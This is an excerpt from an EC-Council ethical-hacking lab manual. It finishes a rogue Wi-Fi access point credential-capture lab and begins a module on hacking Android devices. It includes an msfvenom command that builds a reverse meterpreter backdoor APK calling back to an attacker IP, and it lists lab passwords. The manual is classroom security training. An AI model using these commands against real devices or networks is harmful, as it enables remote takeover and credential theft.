
34. The captured credentials can be further used to gain unauthorized access to the victim's account.
35. Close the **Terminal** window and switch back to the previously opened **Terminal** window.
36. Type **Ctrl+C** and press **Enter** to disable the rogue access point (**FreeInternet**).



37. This concludes the demonstration of how to create a rogue access point and capture traffic using Bettercap.
38. Close all open windows and document all the acquired information.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

39. Turn off the **Parrot Security** virtual machine and unplug the **Linksys 802.11 g WLAN** adapter.
40. Now that the lab exercises are completed, it is necessary to enable the ethernet adapter on the **Windows 11** virtual machine:
    - Turn on the **Windows 11** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.
    - In the **Windows 11** virtual machine, open **Control Panel** and navigate to **Network and Internet → Network and Sharing Center**.
    - In the **Network and Sharing Center** window, click **Change adapter settings** in the left pane.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- In the **Network Connections** window, right-click the **Ethernet0** adapter and click **Disable** from the options.
- The **Ethernet0** is disabled; observe that **Wi-Fi** adapter is connected to the **CEH-LABS** network.



41. Close all open windows and turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Mobile Platforms

Module 17

Hacking Mobile Platforms

Mobile devices allow communication between users on radio frequencies, whether GSM, LTE, 5G, or Wi-Fi. They can be used to send multimedia content, email, and perform many more tasks using the Internet.

Lab Scenario

With the advancement of mobile technology, mobility has become a key feature of Internet usage. People's lifestyles are becoming increasingly reliant on smartphones and tablets. Mobile devices are replacing desktops and laptops, as they enable users to access email, the Internet, and GPS navigation, and to store critical data such as contact lists, passwords, calendars, and login credentials. In addition, recent developments in mobile commerce have enabled users to perform transactions on their smartphones such as purchasing goods and applications over wireless networks, redeeming coupons and tickets, and banking.

Most mobile devices come with options to send and receive text or email messages, as well as download applications via the Internet. Although these functions are technological advances, hackers continue to use them for malicious purposes. For example, they may send malformed APKs (application package files) or URLs to individuals to entice victims to click on or even install them, and so grant the attackers access to users' login credentials, or whole or partial control of their devices.

Mobile security is becoming more challenging with the emergence of complex attacks that utilize multiple attack vectors to compromise mobile devices. These security threats can lead to critical data, money, and other information being stolen from mobile users and may also damage the reputation of mobile networks and organizations. The belief that surfing the Internet on mobile devices is safe causes many users to not enable their devices' security software. The popularity of smartphones and their moderately lax security have made them attractive and more valuable targets to attackers.

As an expert ethical hacker or penetration tester, you should first test the mobile platform used by your organization for various vulnerabilities; then, using this information, you should secure it from possible attacks.

In this lab, you will obtain hands-on experience with various techniques of launching attacks on mobile platforms, which will help you to audit their security.

Lab Objective

The objective of the lab is to carry out mobile platform hacking and other tasks that include, but are not limited to:

- Exploit the vulnerabilities in an Android device
- Obtain users' credentials
- Hack Android device with a malicious application
- Use an Android device to launch a DoS attack on a target
- Exploit an Android device through ADB

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Perform a security assessment on an Android device

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 95 Minutes

Overview of Hacking Mobile Platforms

At present, smartphones are widely used for both business and personal purposes. Thus, they are a treasure trove for attackers looking to steal corporate or personal data. Security threats to mobile devices have increased with the growth of Internet connectivity, use of business and other applications, various methods of communication available, etc. Apart from certain security threats that are specific to them, mobile devices are also susceptible to many other threats that are applicable to desktop and laptop computers, web applications, and networks.

Nowadays, smartphones offer broad Internet and network connectivity via varying channels such as 3G/4G/5G, Bluetooth, Wi-Fi, or wired computer connections. Security threats may arise while transmitting data at different points along these various paths.

Lab Tasks

Ethical hackers or penetration testers use numerous tools and techniques to attack target mobile devices. The recommended labs that will assist you in learning various mobile attack techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Hack Android Devices	√	√	√
	1.1 Hack an Android Device by Creating Binary Payloads using Parrot Security		√	√
	1.2 Harvest Users' Credentials using the Social-Engineer Toolkit		√	√
	1.3 Launch a DoS Attack on a Target Machine using Low Orbit Ion Cannon (LOIC) on the Android Mobile Platform		√	√

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	1.4 Exploit the Android Platform through ADB using PhoneSploit	√		√
	1.5 Hack an Android Device by Creating APK File using AndroRAT	√		√
2	Secure Android Devices using Various Android Security Tools	√	√	√
	2.1 Analyze a Malicious App using Online Android Analyzers	√		√
	2.2 Secure Android Devices from Malicious Apps using Malwarebytes Security		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Hack Android Devices

Attackers use various Android hacking tools to identify vulnerabilities and exploit target mobile devices in order to obtain critical user information such as credentials, personal information, contact lists, etc.

Lab Scenario

The number of people using smartphones and tablets is on the rise, as these devices support a wide range of functionalities. Android is the most popular mobile OS, because it is a platform open to all applications. Like other OSes, Android has its vulnerabilities, and not all Android users install patches to keep OS software and apps up to date and secure. This casualness enables attackers to exploit vulnerabilities and launch various types of attacks to steal valuable data stored on the victims' devices.

Owing to the extensive usage and implementation of bring your own device (BYOD) policies in organizations, mobile devices have become a prime target for attacks. Attackers scan these devices for vulnerabilities. These attacks can involve the device and the network layer, the data center, or a combination of these.

As a professional ethical hacker or pen tester, you should be familiar with all the hacking tools, exploits, and payloads to perform various tests mobile devices connected to a network to assess its security infrastructure.

In this lab, we will use various tools and techniques to hack the target mobile device.

Lab Objectives

- Hack an Android device by creating binary payloads using Parrot Security
- Harvest users' credentials using the Social-Engineer Toolkit
- Launch a DoS attack on a target machine using Low Orbit Ion Cannon (LOIC) on the Android mobile platform
- Exploit the Android platform through ADB using PhoneSploit
- Hack an Android device by creating APK file using AndroRAT

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Parrot Security virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 75 Minutes

Overview of Hacking Android Platforms

Android is a software environment developed by Google for mobile devices. It includes an OS, a middleware, and key applications. Its Linux-based OS is designed especially for portable devices such as smartphones and tablets. Android has a stack of software components categorized into six sections (System Apps, Java AP Framework, Native C/C++ Libraries, Android Runtime, Hardware Abstraction Layer [HAL], and Linux kernel) and five layers.

Owing to the increase in the number of users with Android devices, they have become the primary targets for hackers. Attackers use various Android hacking tools to discover vulnerabilities in the platform, and then exploit them to carry out attacks such as DoS, Man-in-the-Disk, and Spear phone attacks.

Lab Tasks

Task 1: Hack an Android Device by Creating Binary Payloads using Parrot Security

---

Attackers use various tools such as Metasploit to create binary payloads, which are sent to the target system to gain control over it. The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore target machines and execute code.

In this task, we will use Metasploit to create a binary payload in Parrot Security to hack an Android device.

1. Turn on the **Parrot Security** and **Android** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
6. Now, type **cd** and press **Enter** to jump to the root directory.
7. In the **Parrot Terminal** window, type **service postgresql start** and press **Enter** to start the database service.



8. Type **msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk** and press **Enter** to generate a backdoor, or reverse meterpreter application.

   Note: This command creates an APK (**Backdoor.apk**) on **Desktop** under the **Root** directory. In this case, **10.10.1.13** is the IP address of the **Parrot Security** machine.

